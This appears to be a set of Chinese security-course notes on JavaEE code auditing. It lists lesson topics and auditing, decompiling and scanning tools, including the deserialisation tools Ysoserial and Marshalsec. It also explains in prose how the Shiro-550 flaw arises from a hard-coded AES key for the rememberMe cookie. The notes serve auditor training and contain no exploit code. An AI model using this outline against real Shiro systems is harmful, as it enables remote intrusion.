

Day123 代码审计-JavaEE开发篇&Shiro反序列化 &DNS利用链&CC利用链&AES动态调试

代码审计-小迪安全



1.知识点

- 1、PHP审计-原生态开发-SQL注入&语句监控
- 2、PHP审计-原生态开发-SQL注入&正则搜索
- 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-原生态开发-SQL注入&语句监控
 - 2、PHP审计-原生态开发-SQL注入&正则搜索
 - 3、PHP审计-原生态开发-SQL注入&功能追踪

-
- 1、PHP审计-MVC开发-RCE&代码执行
 - 2、PHP审计-MVC开发-RCE&命令执行
 - 3、PHP审计-MVC开发-RCE&文件对比

-
- 1、PHP审计-动态调试-未授权安全
 - 2、PHP审计-文件对比-未授权安全
 - 3、PHP审计-未授权访问-三种形态

-
- 1、PHP审计-动态调试-变量覆盖
 - 2、PHP审计-动态调试-原生反序列化
 - 3、PHP审计-动态调试-框架反序列化

-
- 1、PHP框架学习-ThinkPHP-架构&调试&路由&接受
 - 2、PHP框架审计-ThinkPHP-不安全写法&版本漏洞

-
- 1、PHP框架审计-ThinkPHP-反序列化链分析
 - 2、PHP框架审计-ThinkPHP-反序列化链挖掘

-
- 1、PHP框架审计-Yii-反序列化链分析
 - 2、PHP框架审计-Yii-实际CMS挖掘分析

-
- PHP代审项目-TP框架-实战某违法微盘

-
- 1、ASP.NET审计-SQL注入-继承架构&DLL反编译
 - 2、ASP.NET审计-SQL注入-数据库监控&关键字搜索

-
- 1、ASP.NET审计-文件上传-DLL反编译&关键字搜索
 - 2、ASP.NET审计-文件上传-预编译解析&关键字搜索
-

- 1、ASP.NET审计-未授权访问-未引用脆弱鉴权
 - 2、ASP.NET审计-未授权访问-不严谨鉴权逻辑
 - 3、ASP.NET审计-动态调试-附加进程&断点调试
 - 4、ASP.NET审计-程序逆向-EXE逻辑&修改覆盖
-

- 1、JavaEE审计-文件安全-上传&下载&读取&写入等
 - 2、JavaEE审计-文件安全-功能点追踪&关键字搜索
-

- 1、JavaEE审计-第三方组件-检测插件&利用条件
 - 2、JavaEE审计-第三方组件-FastJson&Log4j
 - 3、JavaEE审计-第三方组件-Shrio&H2database
-

- 1、JavaEE审计-SSTI注入-FreeMarker&Thymeleaf
 - 2、JavaEE审计-补充Checklist-功能点&搜索关键
-

- 1、JavaEE审计-FastJson-反序列化漏洞形成
 - 2、JavaEE审计-FastJson-低版本CC利用链分析
 - 3、JavaEE审计-FastJson-高版本CC利用链绕过
-

- 1、JavaEE审计-原生开发-反序列化
 - 2、JavaEE审计-Shiro-550反序列化
 - 3、JavaEE审计-Shiro-URLDNS利用链
-

2.详细点

2.1 代码编辑器



- 1 一、代码编辑器:
- 2 1.Jetbrains IDEA(IDE)
- 3 2.Sublime text(文本编辑器)
- 4 3.Eclipse (IDE)

2.2 测试工具



1. **Burp Suite**: 是渗透测试工作者必备的一款工具
2. **SwitchyOmega**: SwitchyOmega 是一款代理管理插件, 支持Firefox和Chrome浏览器, 并支持HTTP、HTTPS、socket4和socket5协议。
3. **Max HackerBar**: HackBar是的一个插件, 也是信息安全从业者常用的经典工具。
4. **Postman**: Postman是一款功能强大的网页调试工具, 能够为用户提供强大的Web API & HTTP请求调试功能。
5. **Ysoserial**: 一款开源Java反序列化测试工具, 内部集成有多种利用链, 可以快速生成用于攻击的代码, 也可以将新公开的反序列化漏洞利用方式自行加入Ysoserial中。
6. **Marshalsec**: 是一款开源的Java反序列化测试工具, 不仅可以生成各类反序列化利用链, 还可以快速启动恶意的RMI服务等。
7. **MySQL Monitor**: 是web版本的SQL记录实时监控工具。
8. **Beyond Compare**: 是一款文件比较工具, 主要对比两个文件夹或者文件, 并以颜色标示差异, 比较范围包括目录、文档内容等。使用该工具可以方便代码审计人员快速地比对两个版本代码的差别。

2.3 反编译工具



1. **JD-GUI**: 是一款具有UI界面的反编译工具, 界面简洁大方, 使用简单方便。
2. **Fernflower**: 功能比JD-GUI更强大, 虽然没有UI界面, 但可以配合系统指令完成批量反编译的工作。
3. **CFR**: 功能强大的反编译工具, 支持主流Java特性——Java 8 lambda表达式, 以及Java 7字符串切换。在某些JD-GUI无法反编译的情况下, CFR仍然能完美地进行反编译, 也可以像FernFlower那样配合系统指令进行批量反编译。
4. **IntelliJ IDEA**: 具能够自动解包已添加依赖的Jar包, 并对其内容进行反编译。该工具拥有动态调试和字符串匹配和搜索功能, 为审计和调试漏洞工作提供了极大便利。
5. **CodeReviewTools**: 是一款可以快速搜索代码中的关键点, 一键对jar进行批量反编译, 也支持直接对war包进行操作。

2.4 Java代码静态扫描工具



1. **Fortify SCA**: 获得业界认可的静态代码检查工具, 但它是收费的。Fortify SCA的核心在于规则库, 用户可以自定义规则库, 减少误报。
2. **VCG**: 基于 VB 开发的一款Windows下的白盒审计工具。VCG 支持多种语言, 例如C/C++、Java、C#、VB、PL/SQL、PHP。VCG会根据代码中的变量名等信息动态生成针对该代码的漏洞规则, 通过正则检查是否有和漏洞规则所匹配的代码。
3. **FindBugs与FindSecBugs插件**: FindBugs是一款Bug扫描插件, 在IDEA和Eclipse中都可进行安装。FindBugs可以帮助开发人员发现代码缺陷, 减少Bug, 但其本身并不具备发现安全漏洞的能力, 需要安装FindSecBugs拓展发现安全漏洞的能力。
4. **SpotBugs**: 是FindBugs的继任者, 所以二者用法基本一样, 可以独立使用, 也可以作为插件使用。
5. **CheckMark**: 白盒代码审计解决方案, 主要通过采用独特的词汇分析技术和CXQL专利查询技术对应用程序源码进行静态分析检查。
6. **Snyk插件**: 修复项目中的安全漏洞、基础架构错误配置和代码质量问题。
7. **Sensei插件**: 可在键入时扫描和修复易受攻击的代码 - 具有数百个可下载的安全编码配方(规则)以及内置的自行制作能力。
8. **Reshift Security插件**: 可以快速发现漏洞, 提供多个代码修复片段, 以及丰富的文档, 涵盖了每个漏洞的检测、修复和测试。

- 9 9.MurphySec Code Scan插件：可以快速识别您的项目中使用了哪些存在安全缺陷的开源组件，并帮助您一键修复问题。
- 10 10.Momo Code Sec Inspector插件：重于在编码过程中发现项目潜在的安全风险，并提供一键修复能力。
- 11 11.dependence-check：可用于检查已发布安全漏洞的项目依赖项。
- 12 12.wJa：一款结合DAST、SAST、IAST的综合性应用程序安全分析工具，支持对java web程序的安全性进行分析，含有反编译，代码审计，调试jar包，代理追踪等用于分析软件安全的功能。
- 13 13.tabby：是一款针对Java语言的静态代码分析工具，它使用静态分析框架 Soot 作为语义提取工具，将JAR/WAR/CLASS文件转化为代码属性图，并使用 Neo4j 图数据库来存储生成的代码属性图CPG。
- 14 14.SpringInspector：Java自动代码审计工具，尤其针对Spring框架，提供一个SpringBoot的Jar包即可进行自动代码审计，底层技术基于字节码分析。
- 15 15.gadgetinspector：反序列化漏洞利用链、漏洞检测工具。

2.5 开发审计入口常见方法

- 
- 1 -搜索法：常规或部分MVC模型源码可以采用关键字的搜索挖掘思路
 - 2 -功能法：框架MVC模型源码一般会采用功能点分析抓包追踪挖掘思路
 - 3 -对比法：可以通过前后修复版本文件及代码不同特征进行针对挖掘思路
 - 4 -特征法：数据库监控SQL注入，文件监控上传删除写入等，后续补充
 - 5 -调试法：动态调试（PHP,ASP.NET,JavaEE,Python等）
 - 6 -工具法：后续讲到（DAST&SAST&IAST&CodeQL等）

3.演示案例


3.1 JavaEE审计-原生开发-反序列化



- 
- 1 #Shiro反序列化链知识点：
 - 2 1、Shiro用途和验证逻辑
 - 3 2、Shiro反序列化怎么造成
 - 4 3、Shiro反序列化漏洞利用



- 
- 1 #Shiro反序列化链分析
 - 2 当获取用户请求时，大致的关键处理过程如下：
 - 3 · 获取Cookie中rememberMe的值
 - 4 · 对rememberMe进行Base64解码
 - 5 · 使用AES进行解密
 - 6 · 对解密的值进行反序列化
 - 7 由于AES加密的Key是硬编码的默认Key，因此攻击者可通过使用默认的Key对恶意构造的序列化数据进行加密，当CookieRememberMeManager对恶意的rememberMe进行以上过程处理时，最终会对恶意数据进行反序列化，从而导致反序列化漏洞。



3.2 JavaEE审计-Shiro-550反序列化

